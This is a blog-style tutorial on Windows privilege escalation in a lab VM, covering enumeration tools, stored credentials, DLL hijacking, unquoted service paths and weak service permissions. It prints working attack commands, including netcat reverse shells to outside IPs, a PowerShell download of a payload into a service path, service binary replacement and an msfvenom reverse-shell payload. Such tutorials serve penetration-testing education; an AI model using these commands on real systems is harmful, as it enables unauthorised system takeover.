Privilege Escalation in Windows

All roads lead to SYSTEM

Sourov Ghosh Follow
Apr 19 · 7 min read

Privilege Escalation may be daunting at first but it becomes easier once you know what to look for and what to ignore. Privilege escalation always comes down to proper enumeration. This guide will mostly focus on the common privilege escalation techniques and exploiting them.

The starting point for this tutorial is an unprivileged shell on a box. For demonstration purpose, I have used `netcat` to get a reverse shell from a Windows 7 x86 VM.

Enumeration

I cannot stress enough how important enumeration is. There are a lot of cheat sheets out there to extract valuable information from the systems. In this guide, I will focus on the scripts which are available and using them. Some of the popular scripts available are:

1. winPEAS by carlospolop
2. PowerUp by harmj0y
3. Watson by rasta-mouse
4. Seatbelt
5. Powerless
6. JAWS


In my experience, winPEAS and PowerUp are the most useful tools. PowerUp is written in PowerShell and winPEAS is written in C#. You will require .NET Framework 4.0 to run winPEAS. There is also a .bat version of winPEAS which can be used if .NET support is not present. In my case .NET 4.0 was not installed by default on the Windows 7 so I had to install it to use winPEAS.

Always run more than one script for enumeration just to be safe. For example, Weak Registry vulnerability was detected by winPEAS but not by PowerUp.

Privilege Escalation Techniques

Stored Credentials

Search the registry for usernames and passwords.



```
==============================(Interesting files and registry)==============================

[+] Putty Sessions()
  SessionName: BWP123F42
  ProxyPassword: password321
  ProxyUsername: user
 ===============================================================================================


[+] Putty SSH Host keys()
  Not Found

[+] SSH keys in registry()
 [?] If you find anything here, follow the link to learn how to decrypt the SSH keys https://book.hacktricks.
  Not Found

[+] Cloud Credentials(T1538&T1083&T1081)
 [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
  Not Found

[+] Unnattend Files()
[X] Exception: Access to the path 'C:\Windows\Panther\Unattend.xml' is denied.
  C:\Windows\Panther\Unattend.xml
```

So now that you have found a password what do you do with it? If RDP is accessible and the user is in the `Remote Desktop Users` group then its great. Else you can use the below PowerShell script to run commands as that user.

```
$secpasswd = ConvertTo-SecureString "password321" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("john", $secpasswd)
$computer = "GHOST"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","192.168.0.114 4444 -e cmd.exe", $mycreds.Username,
$mycreds.Password, $computer)
```

If `cmdkey /list` returns entries, it means that you may able to runas certain user who stored his credentials in windows.

```
runas /savecred /user:ACCESS\Administrator "c:\windows\system32\cmd.exe /c \IP\share\nc.exe -nv 10.10.14.2 80 -e
cmd.exe"
```

Windows Kernel Exploitation

If the OS is updated regularly then these exploit will not be of much help. You can use Watson to check for vulnerabilities due to missing patches. Watson is already integrated with winPEAS. In case you find any vulnerability you can download the same from the below repository. Make sure you download the correct architecture for your target. In case you need to compile the binary you can use Kali to cross-compile.


https://github.com/SecWiki/windows-kernel-exploits

DLL Hijacking


A windows program looks for DLLs when it starts. If these DLL’s do not exist then it is possible to escalate privileges by placing a malicious DLL in the location where the application is looking for.

Generally, a Windows application will use pre-defined search paths to find DLL’s and it will check these paths in a specific order.

1. The directory from which the application loaded
2. 32-bit System directory (C:\Windows\System32)
3. 16-bit System directory (C:\Windows\System)
4. Windows directory (C:\Windows)
5. The current working directory (CWD)
6. Directories in the PATH environment variable (first system and then user)



```
[*] Checking %PATH% for potentially hijackable DLL locations...


Permissions       : {ReadAttributes, ReadControl, Execute/Traverse, WriteAttrib
                    utes...}
ModifiablePath    : C:\Temp
IdentityReference : NT AUTHORITY\Authenticated Users
%PATH%            : C:\Temp
AbuseFunction     : Write-HijackDll -DllPath 'C:\Temp\wlbsctrl.dll'

Permissions       : {GenericWrite, Delete, GenericExecute, GenericRead}
```



```
Permissions       : {GenericWrite, Delete, GenericExecute, GenericRead}
ModifiablePath    : C:\Temp
IdentityReference : NT AUTHORITY\Authenticated Users
%PATH%            : C:\Temp
AbuseFunction     : Write-HijackDll -DllPath 'C:\Temp\wlbsctrl.dll'
```

As you can see that PowerUp has detected a potential DLL hijacking vulnerability. Usually, we write the malicious DLL using `Write-HijackDll` function of PowerUp and restart the program. When the program starts it loads the malicious DLL and executes our code with higher privilege.

```
Write-HijackDll -DllPath 'C:\Temp\wlbsctrl.dll'
```

In this case, a quick google search reveals https://github.com/itm4n/Ikeext-Privesc which can be used to exploit this vulnerability.

However, you can do this manually to understand the whole process of exploitation. You can refer to my post here.

Unquoted Service Paths

When a service is started Windows will search for the binary to execute. The location of the binary to be executed is declared in the `binPath` attribute. If the path to the binary is unquoted, Windows does not know where the binary is located and will search in all folders, from the beginning of the path.

So, if we want to exploit this misconfiguration, three conditions have to be met:

- The service path is unquoted;
- The service path contains space; and
- We have write permission in one of the intermediate folders.


If the `binPath` is set to

```
C:\Program Files\Unquoted Path Service\Common Files\service.exe
```

Windows will search in this order:


1. C:\Program.exe
2. C:\Program Files\Unquoted.exe
3. C:\Program Files\Unquoted Path.exe
4. C:\Program Files\Unquoted Path Service\Common.exe

5. C:\Program Files\Unquoted Path Service\Common Files\service.exe




```
[*] Checking for unquoted service paths...


ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpa
                 thservice.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
                 IdentityReference=NT AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True

ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpa
                 thservice.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
                 erence=NT AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True
```

Unquoted service path detected by PowerUp



```
     C:\Program Files\Google
     C:\Program Files\Insecure Registry Service
     C:\Program Files\Internet Explorer
     C:\Program Files\Microsoft.NET
     C:\Program Files\MSBuild
     C:\Program Files\Oracle
     C:\Program Files\Reference Assemblies
     C:\Program Files\Uninstall Information
     C:\Program Files\Unquoted Path Service(Users [AllAccess])
     C:\Program Files\Windows Defender
     C:\Program Files\Windows Journal
```




```
C:\Program Files\Windows Journal
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows NT
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Portable Devices
C:\Program Files\Windows Sidebar
```

Writeable Path detected by winPEAS

Create a payload with `msfvenom` and name it control.exe. Place it in the `C:\Program Files\Unquoted Path Service\common.exe` directory.

```
powershell -nop -exec bypass -c "(New-Object Net.WebClient).DownloadFile('http://192.168.0.114:8080/common.exe',
'C:\Program Files\Unquoted Path Service\common.exe')"
```




```
C:\Users\user\Desktop\Tools\PowerUp>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Execute the payload by starting the service using `sc start unquotedsvc`


Weak Folder Permissions

If a user has write permission in a folder used by a service, he can replace the binary with a malicious one. When the service is restarted the malicious binary is executed with higher privileges.



```
ServiceName                     : filepermsvc
Path                            : "C:\Program Files\File Permissions Service\fi
                                  lepermservice.exe"
ModifiableFile                  : C:\Program Files\File Permissions Service\fil
                                  epermservice.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Travers
                                  e, DeleteChild...}
ModifiableFileIdentityReference : Everyone
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'filepermsvc'
CanRestart                      : True
```

Service binary having weak permission



```
C:\>copy /y C:\Users\user\Desktop\shell.exe "c:\Program Files\File Permissions Service\filepermservice.exe"
copy /y C:\Users\user\Desktop\shell.exe "c:\Program Files\File Permissions Service\filepermservice.exe"
        1 file(s) copied.

C:\>sc start filepermsvc
sc start filepermsvc

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
```

```
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1208
        FLAGS              :
```


Replacing the file by copying the payload to the service binary location. Restart the service to execute the payload with higher privilege.

```
copy /y C:\Users\user\Desktop\shell.exe "c:\Program Files\File Permissions Service\filepermservice.exe"

sc start filepermsvc
```


Weak Service Permissions

Services created by SYSTEM having weak permissions can lead to privilege escalation. If a low privileged user can modify the service configuration, i.e. change the `binPath` to a malicious binary and restart the service then, the malicious binary will be executed with SYSTEM privileges.

If the group “Authenticated users” has **SERVICE_ALL_ACCESS** in a service, then it can modify the binary that is being executed by the service.



```
[*] Checking service permissions...
```




```
ServiceName    : daclsvc
Path           : "C:\Program Files\DACL Service\daclservice.exe"
StartName      : LocalSystem
AbuseFunction  : Invoke-ServiceAbuse -Name 'daclsvc'
CanRestart     : True
```

```
msfvenom -p windows/shell_reverse_tcp LPORT=31337 LHOST=YOURIPHERE -f exe-service > shell.exe
```

